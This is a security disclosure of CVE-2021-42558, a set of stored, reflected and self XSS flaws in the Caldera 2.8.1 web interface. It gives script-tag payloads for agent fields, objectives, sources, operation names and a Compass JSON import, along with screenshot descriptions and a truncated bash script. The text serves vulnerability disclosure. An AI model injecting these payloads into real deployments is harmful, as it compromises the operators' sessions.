

Caldera Disclosures

Version 2.8.1

Environment:

- Caldera 2.8.1
- Ubuntu Linux

Findings:

1. CVE-2021-42558: Multiple XSS

Description:

Caldera contains multiple reflected, stored and self XSS vulnerabilities that may be exploited by authenticated and unauthenticated attackers.


Proof of Concept:

The following XXS vulnerabilities have been ordered by risk:

1.1. Unauthenticated Stored XSS in Agent:

By sending a malicious crafted HTTP request to the Caldera server, an attacker may trick the server into displaying a fake agent containing XSS payloads in its return values.

On first submission, any authenticated user that has the “Agents” tab open will trigger the following 2 XSS:



If the tab is reopened/refreshed, although the XSS does not trigger automatically, it remains stored and reflects 3 times when the user tries to access the agent's details:


The screenshots show a sequence of interactions with a web application's dashboard, specifically regarding agent deployment and XSS handling.

Screenshot 1: The dashboard shows 1 agent. A red arrow points to the "pid" column of the first agent, which contains the value "1". A yellow box highlights this value.

paw	host	contact	pid	privilege
<script>alert("NiceTry6")</script>	<script>alert("NiceTry2")</script>	http	1	User

Screenshot 2: The dashboard shows 7 agents. A modal dialog box is open, displaying the value "NiceTry6" from the previous screenshot. An "OK" button is visible at the bottom right of the dialog.

Screenshot 3: The dashboard shows 7 agents again. A modal dialog box is open, displaying the value "NiceTry2" from the previous screenshot. A checkbox labeled "Prevent this page from creating additional dialogs" is checked. An "OK" button is visible at the bottom right of the dialog.





Example bash script:

```
#!/bin/bash

payload='{"server": "http://0.0.0.0:8888", "host": "
```

1.2. Authenticated Stored XSS in Debrief:

By inserting an XSS payload in “Operations”, the malicious JS payload can be executed every time the respective payload is opened in the “Debrief” tab:



1.3. Authenticated Stored XSS in the Human Plugin:

When creating a “human” with an XSS payload in the name, the auto-generated code for importing and running the human, displays the name (multiple times) in an unsensitized mode.

The screenshot shows a Mozilla Firefox browser window displaying the Red dashboard at 192.168.243.180:8888. The URL bar shows the address. The dashboard interface includes fields for 'Name' (set to 'cript>'), 'Platform' (set to 'MacOS'), and a section for 'Select your human's behaviors'. Under 'Custom Commands', there are two buttons: 'Run Commands' (green) and 'Custom Commands' (red). A message at the bottom says 'Check your JavaScript console. Error: Syntax error, unrecognized expression: option[value=human-<script>alert(1)</script>]'.

The right side of the screen shows the browser's developer tools, specifically the Inspector tab. The 'Elements' panel highlights a script tag with the ID 'delivery-commands'. The 'Computed' tab shows the CSS for this element, which includes 'text-align: left' and 'font-size: 14px'. The 'Box Model' tab shows the element's dimensions and padding. The 'Console' tab shows the error message from the JavaScript console: 'option[value=human-<script>alert(1)</script>]'.

```
<script>alert(1)</script>
</option>
</select>
<br>
<code id="delivery-commands" style="text-align: left; font-size:14px;">
curl -sk -o .tar.gz -X POST -H 'file:.tar.gz'
http://192.168.243.180:8888/file/download 2>&1 &&
mkdir && tar -C -zxfV .tar.gz && cd && virtualenv .venv && python3 && /bin/pip install -r requirements.txt && /bin/python3 human.py --clustersize 5 --taskinterval 10 --taskgroupinterval 500 --extra 'ls test'
</script>
```

Check your JavaScript console. Error: Syntax error, unrecognized expression: option[value=human-<script>alert(1)</script>]

1.4. Authenticated Stored XSS in Objectives:

The values of the “Rows” in “Objectives” are displayed as “value” attributes in an “input” html tag. By escaping the value filed using a “>” we can continue inserting arbitrary html elements which will trigger the XSS when the Objective is entered again.

Red | Dashboard - Mozilla Firefox

☰ navigate

Objectives

default

enter a objective description

target	operator	value	count
exhaustion	==	complete	1048576
/><script>alert(1)</script>	==	a	1

Objectives are groups of goals that an adversary will accomplish.

default

+ add row

View Adversary Assignments

Save

Red | Dashboard - Mozilla Firefox

☰ navigate

Objectives

default

enter an object

enter a objective

target	value	count
exhaustion	complete	1048576

Objectives are groups of goals that an adversary will accomplish.

Enter target
" required>

default

+ add row

Red | Dashboard - Mozilla Firefox

☰ navigate

Objectives

default

enter a objective description

target	operator	value	count
exhaustion	==	complete	1048576
Enter target " required>	==	a	1

Objectives are groups of goals that an adversary will accomplish.

Inspector

Search HTML

```
name="objective-description" placeholder="enter a objective description">
<hr>
<table id="goalTbl" class="obfuscation-table fillable-table" frame="void" rules="rows" border="1">
<thead>
<tr><td></td>
</tr>
</thead>
<tbody>
<tr><td><input type="text" placeholder="Enter target" name="target" value="a">
<script>alert(1)</script>
" required></td>
</tr>
</tbody>
</table>
```

Header Styles Layout Computed Changes Fonts Animation

element { inline } Select a Flex container or item to continue.

1.5. Authenticated Stored XSS in Sources Fact:

Malicious XSS elements can be directly inserted into the “Sources” rows. The XSS triggers when the objective containing the XSS is revisited.

The screenshot shows the Red dashboard interface. At the top, there is a header with the title "basic". Below it is a table of facts:

trait	value
file.sensitive.extension	wav
file.sensitive.extension	yml
file.sensitive.extension	png
server.malicious.url	keyloggedsite.com
<script>alert(1)</script> <script>alert(1)</script>	

A red box highlights the last row containing the XSS payload. On the right side of the dashboard, there is a "+ add fact" button. Below the table are several buttons: "basic" (selected), "View rules", "View Relationships", and "Save" (which is highlighted with a red box).

Below the dashboard, a Firefox browser window is open to the same URL. A modal dialog box is displayed over the browser content, showing the same list of facts. The "OK" button of the modal is also highlighted with a red box.

1.6. Authenticated Stored XSS in Sources Title:

By inserting an XSS payload in the “Source Title”, this triggers twice:

- It reflects once when the Source is saved:

The screenshot shows the Red dashboard interface. A modal window is open, displaying the title "">><script>alert(1)</script>". Below the title, there is a "trait" field containing "!alert(1)". An "OK" button is visible at the bottom right of the modal. In the background, the "Sources" section is visible with a green "ADD" button. A red box highlights the title input field, and a red arrow points from the "Save" button below it to the "OK" button in the modal.


- And it remains stored and triggers every time someone navigates to this objective:

The screenshot shows the Red dashboard. A modal window displays the title ">". Below it, the "trait" field contains "!alert(1)". An "OK" button is at the bottom right. In the background, the "Sources" section is visible with a "VIEW" button. A red box highlights the browser's address bar, which shows the URL "192.168.243.180:8888".



The screenshot shows the Red dashboard. A modal window displays the title ">". Below it, the "trait" field contains "!alert(1)" and the "value" field contains "!alert(2)". An "OK" button is at the bottom right. In the background, the "Sources" section is visible with a "VIEW" button. A red box highlights the browser's developer tools' "Inspector" tab, which shows the source code of the page. A specific line of code is highlighted with a red box: <h4 id="source-name" class="advGoal" contenteditable="true"></h4>. This line contains the XSS payload "<script>alert(1)</script>".

1.7. Authenticated Stored XSS in Operation Name:

The Debrief plugin has a stored XSS when opening operations with malicious names. We create a malicious operation with the name “test<script>alert(1)</script>test”:



This operation will trigger an XSS when opened/clicked on in the Debrief windows:







1.8. Reflected XSS in Compass:

Malicious JavaScript payloads can get executed when trying to import, in the “Compass” tab, a malicious JSON that contains XSS elements in the “name” and/or the “description”.

Malicious JSON:


```
{  
    "version": "3.0",  
    "name": "</input><script>alert(1)</script>",  
    "description": "<script>alert(2)</script>",  
    "domain": "mitre-enterprise",  
    "techniques": [],  
    "legendItems": [],  
    "showTacticRowBackground": true,  
    "tacticRowBackground": "#205b8f",  
    "selectTechniquesAcrossTactics": true,  
    "selectSubtechniquesWithParent": true,  
    "gradient": {  
        "colors": [  
            "#ffffff",  
            "#66ff66"  
        ],  
        "minValue": 0,  
        "maxValue": 1  
    }  
}
```





1.9. Self-XSS Agents:

By inserting an XSS payload in any of the dynamic fields of the “Agent”, the generated agent code will reflect it in an unsafe manner:



1.10. Self-XSS Objectives:

When saving a “Objective” containing an XSS element in the Title, the payload will get executed only once upon saving the element.

The screenshot shows a Firefox browser window with the URL `192.168.243.180:8888`. The page displays a dark-themed interface for managing objectives. A modal dialog is open, titled "Objectives". Inside the dialog, there is a text input field containing the XSS payload `<script>alert(1)</script>`, which is highlighted with a red box. Below this is a text input field labeled "enter a objective description". A table below has one row with the following data:

target	operator	value	count
a	==	a	1

A green "Save" button at the bottom left of the modal is also highlighted with a red box. An orange arrow points from the "Save" button to the "OK" button of a confirmation dialog that appears over the main content area. The confirmation dialog contains the number "1" and the "OK" button.

1.11. Self-XSS Operations:

When creating an Operation containing an XSS in the name, the XSS will trigger when the Operation is started.

The screenshot shows the Red dashboard interface. In the center, there is a form for creating an operation. The 'NAME' field contains the value "><script>alert(1)</script>". A red box highlights this input field. Below the name field, there are several sections: 'BASIC OPTIONS', 'AUTONOMOUS', 'STEALTH', and 'SCHEDULE'. Under 'SCHEDULE', there is a large red button labeled 'Start'. A red arrow points from the highlighted 'NAME' field towards this 'Start' button, indicating that clicking the 'Start' button will execute the XSS payload.

The screenshot shows the Red dashboard after the operation has been started. A modal dialog box is displayed in the center, showing the number '1' and an 'OK' button. This indicates that the XSS payload has been executed successfully. The main dashboard area shows the operation details, including the name "Operations" and a 'Start' button. The 'Start' button is also highlighted with a red box and an arrow, linking it back to the execution of the XSS payload.

